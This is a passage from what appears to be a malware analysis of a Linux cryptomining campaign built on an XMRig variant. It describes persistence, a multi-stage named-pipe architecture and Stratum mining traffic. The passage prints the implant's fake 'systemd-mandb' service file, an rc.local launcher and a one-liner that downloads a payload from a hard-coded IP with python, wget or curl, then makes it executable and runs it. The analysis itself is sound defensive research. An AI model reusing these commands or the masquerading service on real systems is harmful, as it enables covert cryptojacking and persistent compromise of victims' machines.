


As demonstrated in the previous screenshot, the main difference is that if the file was executed as root, persistence mechanisms would be enforced.

### Persistence Mechanisms:

The applied persistence mechanisms consist mainly of a given dropped implant saved as 'mand' followed by installing a Systemd service which will grant its persistence in the system. In addition, the timestamp of the dropped implants will be replaced as for the one of '/usr/bin/find' as a means to make the dropped file unnoticed

in the filesystem.



A Systemd unit file will be decoded and dropped as 'systemd-mandb.service' masquerading the genuine mandb service. The following is the decoded Systemd unit file:

```
fake_mandb.service
1 # ManDB-License-Identifier: LGPL-2.1+
2 #
3 # This file is part of systemd.
4 #
5 # systemd is free software; you can redistribute it and/or modify it
6 # under the terms of the GNU Lesser General Public License as published by
7 # the Free Software Foundation; either version 2.1 of the License, or
8 # (at your option) any later version.
9
10 [Unit]
11
12 Description=Systemd Service Handler
13 Documentation=man:mandb(1) man:systemd-mandb-sync(8)
14 After=network.target
15
16 [Service]
17 Type=forking
18 RestartSec=10
19 User=root
20 ExecStart=/usr/bin/mand sync &
21 Restart=always
22
23 [Install]
24 WantedBy=multi-user.target
```

It is important to highlight that this persistence measure will make the intrusion harder to spot for the untrained eye since it is not the average cron-job that most Linux malware tend to use. Furthermore we spotted other components of this campaign dropping and installing initrd scripts as well as the following one:


```
mand.sh
1 #!/bin/sh
2 #
3 # rc.local
4 #
5 # This script is executed at the end of each multiuser runlevel.
6 # Make sure that the script will "exit 0" on success or any other
7 # value on error.
8 #
9 # In order to enable or disable this script just change the execution
10 # bits.
11 #
12 # By default this script does nothing.
13
14 /usr/bin/mand sync &
15
16 exit 0
17
18 ### EOF
```

After persistence measures have been enforced, several components will be downloaded to the current compromised system to remain with the attack chain:

```
download_stagers proc near
; __unwind {
    push    rax
    mov     edi, offset current_filepath
    call   dirname
    mov     cs:original_directory, rax
    call   download_stager_jpp
    call   download_stager_nvn
    call   download_miner
    pop    rax
    jmp    download_stager_jpr
; } // starts at 4056A0
download_stagers endp
```


### Multi-Stage Architecture:

The following diagram is a simplified version of the various components that make up the malware’s main infrastructure:



We can assume that the main reason for having such a broad infrastructure involving a large number of components is to make it more resilient to server shutdowns as well as to provide a factor of modularity. Furthermore, having this amount of components interconnected with each other also implies to invest a much greater effort in order to clean a given compromised system.

These components will run according to a small protocol involving the main dropper and all remaining components executed via a shared named pipe. This execution protocol is the following:




The majority of the secondary stagers create (or just open if it already exists) a named pipe on execution with write permissions in which they write their pid to:


```
var_1022= byte ptr -1022h
var_1018= byte ptr -1018h

; __unwind {
push rbp
push r14
push rbx
sub rsp, 1010h
call getpid
mov ecx, eax
lea r14, [rsp+1028h+var_1022]
mov esi, offset aD ; "%d"
xor eax, eax
mov rdi, r14
mov edx, ecx
call sprintf
lea rbx, [rsp+1028h+var_1018]
xor esi, esi
mov edx, 1000h
mov rdi, rbx
call memset
mov esi, offset filepath
mov rdi, rbx
call strcpy
mov esi, 41832Eh ; named pipe: p
mov rdi, rbx
call strcpy
mov rdi, rbx
call sub_410845
mov rbx, rax
mov esi, 1B6h
mov rdi, rax
call mknod
mov esi, 1
xor eax, eax
mov rdi, rbx
call open
mov ebp, eax
mov rdi, r14
call strlen
mov edi, ebp
mov rsi, r14
mov rdx, rax
call write
mov edi, ebp ; fd
call close
mov rdi, rbx
call unlink
add rsp, 1010h
pop rbx
pop r14
pop rbp
retn
; } // starts at 405900
named_pipe_write endp
```

On the other hand, the main dropper serializes each stager by reading and logging the contents of the named pipe therefore retrieving each stager’s pid. This way the main dropper acts as a manager for each active stager in the system:



The first stage's main threat will continue execution attempting to update the available stagers by downloading them in intervals on an infinite loop:



In addition, a timed routine will be executed by triggering a *SIGALRM* signal also in intervals, handling this signal via *sigaction* syscall, and therefore pivoting control of execution to its correspondent signal handler intermittently. This same technique has been spotted in various components of this malware's infrastructure:

```
cmp    dword ptr cs:qword_422310+4, 0
setz   dil
lea    rsi, [rsp+1D8h+act]
xor    edx, edx
call   settimer
cmp    dword ptr cs:qword_422310+4, 0
mov    eax, 1Ah
mov    ebx, SIGALRM
cmovz  ebx, eax
mov    qword ptr [rsp+1D8h+act.__sigaction_handler], offset sigalarm_handler
mov    [rsp+1D8h+act.sa_flags], 10000000h
lea    rsi, [rsp+1D8h+act] ; act
xor    edx, edx          ; oact
mov    edi, ebx          ; sig
call   sigaction
```

This installed signal handler is mainly used to drop further artifacts using embedded one-liner python scripts such as the following:


```
one liner.py+ buffers
1 if ! ps -ax | grep -v grep | grep "[ ]$";then chmod 777 /usr/bin/py*; python -c 'import
os;import urllib;hd=urllib.urlretrieve("http://185.10.68.100/jp/jm", "/var/tmp/rvd"); os.sy
stem("chmod 777 /var/tmp/rvd"); os.system("chmod +x /var/tmp/rvd"); os.system("/var/tmp/rv
d")' >/dev/null 2>&1; || python3 -c 'import urllib.request; urllib.request.urlretrieve("htt
p://185.10.68.100/jp/jm", "/tmp/ldov");os.system("chmod 777 /tmp/ldov");os.system("chmod +
x /tmp/ldov");os.system("/tmp/ldov")' >/dev/null 2>&1; || wget -O - http://185.10.68.100/j
p/j.shish >/dev/null 2>&1 ; || curl http://185.10.68.100/jp/j.jpglsh >/dev/null 2>&1 ; fi
2
```

This script will drop further stages as well as further scripts. The following is an example of such scripts:




### GreedyAntD Miner Client


The deployed miner instance is a XMRig variant. We can confirm this via code reuse:




We can also confirm the miner shares code with other components from the same infrastructure, also based on code reuse:



It uses the [Stratum](#) mining protocol and connects to a XMRig proxy in order to conduct the mining operation. We assume the reason to use this specific protocol is to prevent to deploy its clients with encoded configurations containing the target wallet address they will be mining to, instead they connect to already configured proxies:



The following are the Proxies that interacts with:



Furthermore, we can also confirm it is using Stratum by sniffing the Miner's stream to these proxies:

```

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent":"rjp","algo":["cn","cn/2","cn/1","cn/0","cn/half","cn/xt1","cn/msr","cn/xao","cn/rto"]}}
{"id":1,"jsonrpc":"2.0","error":null,"result":{"id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2"},"job":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"QRnyR4/
lg2AkyfZLpVYIm4032C2","target":"a87c0100","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"},"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"C8j2q7S18BJRKH7New9N
6PKM","target":"b17e0100","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"id":2,"jsonrpc":"2.0","method":"submit","params":{"id":"2911c5c7-eb90-43fe-
b3c6-198848a2d1c2"},"job_id":"C8j2q7S18BJRKH7New9N6PKM","nonce":"1a820999","result":{"status":"OK"}}
{"id":2,"jsonrpc":"2.0","error":null,"result":{"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"zNVYzUM3jUj06yV1P2605a
KKv","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"o1G7m99vkjKLjPjXWqTLAY
VEpU","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"zTwvCzjHMSf0r815hyAZ0N0
yDp","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"VtHzeFxrLUJyt817m3T1Gjsz
GmY","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"dC8v4+9X10QZwaezWSSQ
EahfI","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"wn01Vx/
TEmYzYrP8hgOkA7aaZ","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}
{"jsonrpc":"2.0","method":"job","params":{
"blob":"990985d5d9e305fc09f6672bb5d1faa36aa309e428c7412f9816aec29c84e23a0c6c778ae7000000066d27411144e4566db2daa502d4c37f6cc0b655028428fd9d3e5db0b9406","job_id":"X5ZC06WgXsanJ5b30Cau1
c0z2","target":"169f0200","id":"2911c5c7-eb90-43fe-b3c6-198848a2d1c2","algo":"cn/2"}}

```

We notice that the client and server are exchanging information encoded as json-rpc strings, which is commonly used in stratum mining protocol.

Highlighted are the different cryptocurrency mining algorithms that the client supports. These names can be seen in the main XMRig-proxy [GitHub repository](#):

Long name	Short name	Variant	Notes
cryptonight	cn	-1	Autodetect works only for Monero.
cryptonight/0	cn/0	0	Original/old CryptoNight.
